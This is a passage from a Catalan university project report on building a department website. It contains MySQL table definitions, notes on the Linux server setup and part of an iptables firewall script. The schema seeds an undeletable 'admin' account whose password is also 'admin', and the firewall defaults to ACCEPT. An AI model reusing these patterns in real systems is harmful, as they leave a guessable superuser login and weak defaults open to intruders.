
Administració de novetats/notícies
Accessible amb autentificació prèvia




Administració de personal
Accessible amb autentificació prèvia




Administració de tesis
Accessible amb autentificació prèvia




Administració de deiminaris (seminaris)
Accessible amb autentificació prèvia




Administració d'usuaris
Accessible amb autentificació prèvia




Administrador
Accessible amb autentificació prèvia




Plana principal
Accessible per tothom



Esquema conceptual per la implementació del menú administratiu
Accessible amb autentificació prèvia




Esquema conceptual per la implementació de la plana principal
Accessible per tothom



• DISSENY DE LA BASE DE DADES

Per permetre tota la funcionalitat especificada i guardar totes les dades s'ha fet el següent diagrama Entitat – Relació:



Tant les novetats, com les tesis que tenen entitats per cadascun dels idiomes no tenen relació alguna per dos motius:

- Es permet introduir una noticia/tesi que no tingui traducció
- El mètode que s'utilitzarà per visualitzar les diferents noticies/tesis no comporta problemes per no estar relacionats, així també millorarem en rendiment treien una relació que no ens aporta gaire cosa.

L'anterior diagrama té com a resultat les següents definicions de taules en SQL:

```
###
# Novetats o noticies a la web
###

CREATE TABLE novetats (
  nid int UNSIGNED NOT NULL auto_increment,
  titol varchar(80) NOT NULL default '',
  date timestamp NOT NULL,
  bodytext text NOT NULL default '',
  PRIMARY KEY (nid)
) TYPE=MyISAM;

CREATE TABLE novetats_es (
  nid int UNSIGNED NOT NULL auto_increment,
  titol varchar(80) NOT NULL default '',
  date timestamp NOT NULL,
  bodytext text NOT NULL default '',
  PRIMARY KEY (nid)
) TYPE=MyISAM;

CREATE TABLE novetats_en (
  nid int UNSIGNED NOT NULL auto_increment,
  titol varchar(80) NOT NULL default '',
  date timestamp NOT NULL,
  bodytext text NOT NULL default '',
  PRIMARY KEY (nid)
) TYPE=MyISAM;


###
# Personal del departament
###

CREATE TABLE personal (
  id int UNSIGNED NOT NULL auto_increment UNIQUE,
  nom varchar(50) NOT NULL,
  despatx varchar(15),
  telf int,
  email varchar(30),
  web varchar(50),
  area int UNSIGNED NOT NULL default 1,
  consultes varchar(100),
  PRIMARY KEY (nom)
) TYPE=MyISAM;

###
# Arees
###

CREATE TABLE arees (
  aid int UNSIGNED NOT NULL auto_increment,
  area varchar(100) NOT NULL,
  PRIMARY KEY (aid)
) TYPE=MyISAM;

INSERT INTO arees (area) VALUES ('No determinada');
INSERT INTO arees (area) VALUES ('ATC - Arquitectura i Tecnologia de
Computadors');
INSERT INTO arees (area) VALUES ('CCIA - Ciències de la Computació i
Intel·ligència Artificial');
```

```
INSERT INTO arees (area) VALUES ('DM - Didàctica Matemàtica');
INSERT INTO arees (area) VALUES ('LSI - Llenguatges i Sistemes
Informàtics');
INSERT INTO arees (area) VALUES ('MAT - Matemàtica Aplicada');
INSERT INTO arees (area) VALUES ('PAS - Personal d\'Administració i
Serveis');



###
# Professors associats al departament
# id es correspondrà amb un registre de personal
###

CREATE TABLE profes_associats (
 id int UNSIGNED NOT NULL,
 PRIMARY KEY (id)
) TYPE=MyISAM;

###
# Becaris del departament
# id es correspondrà amb un registre de personal
###

CREATE TABLE becaris (
 id int UNSIGNED NOT NULL,
 PRIMARY KEY (id)
) TYPE=MyISAM;

###
# Propostes de Tesi
###

CREATE TABLE tesis (
 tid int UNSIGNED NOT NULL auto_increment,
 titol varchar(100) NOT NULL,
 keywords varchar(100) NOT NULL default '',
 resum text NOT NULL default '',
 categoria int UNSIGNED NOT NULL default 0,
 assignatures_rel varchar(100),
 data timestamp NOT NULL,
 id1 int UNSIGNED NOT NULL,
 id2 int UNSIGNED,
 id3 int UNSIGNED,
 PRIMARY KEY (tid)
) TYPE=MyISAM;

CREATE TABLE tesis_en (
 tid int UNSIGNED NOT NULL auto_increment,
 titol varchar(100) NOT NULL,
 keywords varchar(100) NOT NULL default '',
 resum text NOT NULL default '',
 categoria int UNSIGNED NOT NULL default 0,
 assignatures_rel varchar(100),
 data timestamp NOT NULL,
 id1 int UNSIGNED NOT NULL,
 id2 int UNSIGNED,
 id3 int UNSIGNED,
 PRIMARY KEY (tid)
) TYPE=MyISAM;

CREATE TABLE tesis_es (
 tid int UNSIGNED NOT NULL auto_increment,
 titol varchar(100) NOT NULL,
```

```
 keywords varchar(100) NOT NULL default '',
 resum text NOT NULL default '',
 categoria int UNSIGNED NOT NULL default 0,
 assignatures_rel varchar(100),
 data timestamp NOT NULL,
 id1 int UNSIGNED NOT NULL,
 id2 int UNSIGNED,
 id3 int UNSIGNED,
 PRIMARY KEY (tid)
) TYPE=MyISAM;


###
# Categories de les tesis
###

CREATE TABLE categories (
 cid int UNSIGNED NOT NULL auto_increment,
 titol varchar(100) NOT NULL,
 PRIMARY KEY (cid)
) TYPE=MyISAM;

INSERT INTO categories (titol) VALUES ('Sense catalogar');
INSERT INTO categories (titol) VALUES ('Intel·ligencia Artificial');
INSERT INTO categories (titol) VALUES ('Internet');
INSERT INTO categories (titol) VALUES ('Càlcul Numèric');
INSERT INTO categories (titol) VALUES ('Sistemes Operatius');

###
# Deiminaris
###

CREATE TABLE deiminaris (
  did int UNSIGNED NOT NULL auto_increment,
  titol varchar(100) NOT NULL default '',
  encarregat varchar(100) NOT NULL,
  institucio varchar(100),
  departament varchar(100),
  resum text NOT NULL default '',
  data date NOT NULL,
  hora time NOT NULL,
  lloc varchar(100) NOT NULL,
  obert_a varchar(100) NOT NULL,
  idioma varchar(20) NOT NULL,
  cicle INTEGER NOT NULL,
  PRIMARY KEY (did)
) TYPE=MyISAM;

CREATE TABLE deiminaris_mail (
  email varchar(50) NOT NULL,
  PRIMARY KEY (email)
) TYPE=MyISAM;

###
# Links de la plana principal
###
CREATE TABLE links (
 info varchar(20) NOT NULL,
 link varchar(200) NOT NULL,
 pos integer NOT NULL DEFAULT '0',
 PRIMARY KEY (pos)
) TYPE=MyISAM;

###
```

```
# Informació dels usuaris
###

CREATE TABLE usuaris (
 login char(16) binary NOT NULL,
 password char(16) binary NOT NULL,
 sessio char(32) binary default '',
 novetats ENUM('false','true') NOT NULL default 'false',
 personal ENUM('false','true') NOT NULL default 'false',
 personal_propi ENUM('false','true') NOT NULL default 'false',
 tesis_total ENUM('false', 'true') NOT NULL default 'false',
 tesis_propies ENUM('false', 'true') NOT NULL default 'false',
 deiminaris ENUM('false', 'true') NOT NULL default 'false',
 usuaris ENUM('false', 'true') NOT NULL default 'false',
 cercador ENUM('false','true') NOT NULL default 'false',
 id int unsigned NOT NULL,
 PRIMARY KEY (login)
) TYPE=MyISAM;

INSERT INTO usuaris
(login,password,novetats,personal,personal_propi,tesis_total,tesis_p
ropies,deiminaris,usuaris,
cercador,id)                                                    VALUES
('admin',PASSWORD('admin'),'true','true','true','true','true','true'
,'true'
,'true','0');

###
# Log del les autentificacions
###

CREATE TABLE log (
  login char(16) binary NOT NULL,
  ip varchar(15) NOT NULL,
  data date NOT NULL,
  hora varchar(8) NOT NULL,
  login_correcte ENUM('false','true') NOT NULL default 'false'
) TYPE=MyISAM;
```

Com es pot observar, en aquesta definició ja s'inserten algunes categories de tesis i àrees de professors per defecte, a més de l'usuari “admin” que com hem dit tindrà el control absolut del apartat d'administració i no es podrà esborrar ni modificar.

4.IMPLEMENTACIÓ

SISTEMA

Com ja s'ha comentat a l'anàlisi del sistema, inicialment es va instal·lar una Slackware Linux però com es va actualitzar el hardware quan el projecte estava molt desenvolupat, es va considerar passar a la distribució Gentoo Linux.

Degut a que la distribució Gentoo Linux es la que forma part del resultat final, no es parlarà gaire cosa de la implantació de Slackware Linux. Només remarcar que en tot moment s'ha comportat molt estable i ha cobert totes les expectatives exitosament, l'únic detall en el que ha fallat ha sigut en la falta d'alguna eina per poder actualitzar el Software de la màquina automàticament des d'Internet. Cosa que feia més complicat estar al dia i evitar tindre versions d'aplicacions amb bugs de seguretat.

La versió de Gentoo Linux amb la que es va fer la instal·lació inicial va ser la 1.4 Release Candidate 2, però gracies a les seves eines d'actualització automatitzades es troba completament al dia. Tot el procés d'instal·lació ha sigut descrit a l'annex A (Guia de referència per la instal·lació i administració del servidor) que a més conté la descripció pas a pas de les tasques administratives més comunes.

FIREWALL

Per incrementar la seguretat del sistema s'ha implantat un firewall per controlar el trafic entrant i sortint. La millor solució per entorns GNU/Linux es utilitzar NetFilter que es troba completament integrat amb el kernel.

NetFilter porta iptables que consisteix en una tabla generica per la definició de regles. Cada regla consisteix en un conjunt de característiques que han de complir les connexions per que realitzin una determinada acció, per exemple bloquejar la connexió.

Les seves característiques principals són:

- Filtre de paquets per estat (connection tracking)
- Traducció de qualsevol tipus d'adreça de xarxa
- Infraestructura flexible i extensible
- Gran nombre de característiques addicionals mitjançant patches.

Les regles que s'han establer tanquen tots els ports que es troben oberts per aplicacions internes que no tenen per que accedides des de l'exterior, com per exemple MySQL obre el port 3306 però no permetem l'accés directe a aquesta aplicació des de l'exterior. Els ports ocupats per aplicacions que si permetem accés són els següents:

Port 22	Servidor SSH/sFTP
Port 80	Servidor web
Port 443	Servidor web SSL
Port 5223	Servidor jabber SSL
Port 5777	Servidor IRC (SSL amb stunnel)

El port 22 de l'SSH a més de permetre l'accés, es loggeja tota connexió per tindre constància des de quina IP hi ha hagut una connexió. De tots els ports anteriors només es permet accés amb el protocol TCP, el protocol UDP ha sigut completament bloquejat a tots els ports (els de la llista i la resta) excepte pel port 53 per poder resoldre dominis utilitzant el Servei de Resolució de Noms (DNS).

Del protocol ICMP s'han filtrat alguns que poden afectar negativament als usuaris del servidor d'IRC si algun atacant vol construir paquets d'aquest tipus maliciosos.

** Molts dels serveis als que es fan referència en aquesta secció seran comentats més endavant*

A més es bloquejen certes adreços de xarxa per evitar alguns atacs spoof que consisteixen en fer creure al servidor que el client és algú que en realitat no és (suplantació d'IP). S'estableixen alguns controls extra per intentar controlar els atacs al sistema per flood o inundació de paquets.

A continuació es presenta l'script personalitzat que conté totes les regles del firewall:

```
#!/bin/bash
IPTABLES="/sbin/iptables";
ECHO="/bin/echo";
EXTERNAL_INTERFACE="eth0";              # Interfaz de internet
LOOPBACK_INTERFACE="lo";                # Interfaz de bucle

IPADDR="193.144.20.18"         # Su direccion IP
ANYWHERE="0/0";                                 #       Cualquier
direccion IP

LOOPBACK="127.0.0.0/8";                         #     Direcciones
reservadas al bucle invertido
CLASS_A="10.0.0.0/8";                           #  Redes  privadas
Clase A
CLASS_B="172.16.0.0/12";                # Redes privadas Clase B
CLASS_C="192.168.0.0/16";               # Redes privadas Clase C
CLASS_D="224.0.0.0/4";                          #  Direcciones  de
Clase D de multidifusion
CLASS_E="240.0.0.0/5";                          #  Direcciones  de
Clase E reservadas

BROADCAST_SRC="0.0.0.0";                # Direcciones origen de
```

```
 difusion
BROADCAST_DEST="255.255.255.255";        # Direccions de destino de
difusion
PRIVPORTS="0:1023";                      # Puertos privilegiados
UNPRIVPROTS="1024:65535";                # Puertos no privilegiados

echo "KERNEL FIREWALL 2.0 ($IPADDR)";

################### EMPEZAMOS DE 0 ########################
$IPTABLES -F
$IPTABLES -F -t nat

################### GENERAL RULES #########################
echo "General rules..."
$IPTABLES -P INPUT ACCEPT
$IPTABLES -P OUTPUT ACCEPT
$IPTABLES -P FORWARD ACCEPT


################### ANTISPOOF #############################
echo "AntiSpoof..."
# Block outside input from reserved address ranges (AntiSpooF)
# Aceptar conexiones desde las ips de la universidad
$IPTABLES   -A   INPUT   -p   all   -j   ACCEPT   -s   10.0.0.0/8   -i
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -s   $LOOPBACK   -i
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -s   $CLASS_A   -i
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -s   $CLASS_B   -i
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -s   $CLASS_C   -i
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -s   $CLASS_D   -i
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -s   $CLASS_E   -i
$EXTERNAL_INTERFACE -d $ANYWHERE

$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -d   $LOOPBACK   -i
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -d   $CLASS_A   -i
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -d   $CLASS_B   -i
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -d   $CLASS_C   -i
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -d   $CLASS_D   -i
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   INPUT   -p   all   -j   REJECT   -d   $CLASS_E   -i
$EXTERNAL_INTERFACE -s $ANYWHERE


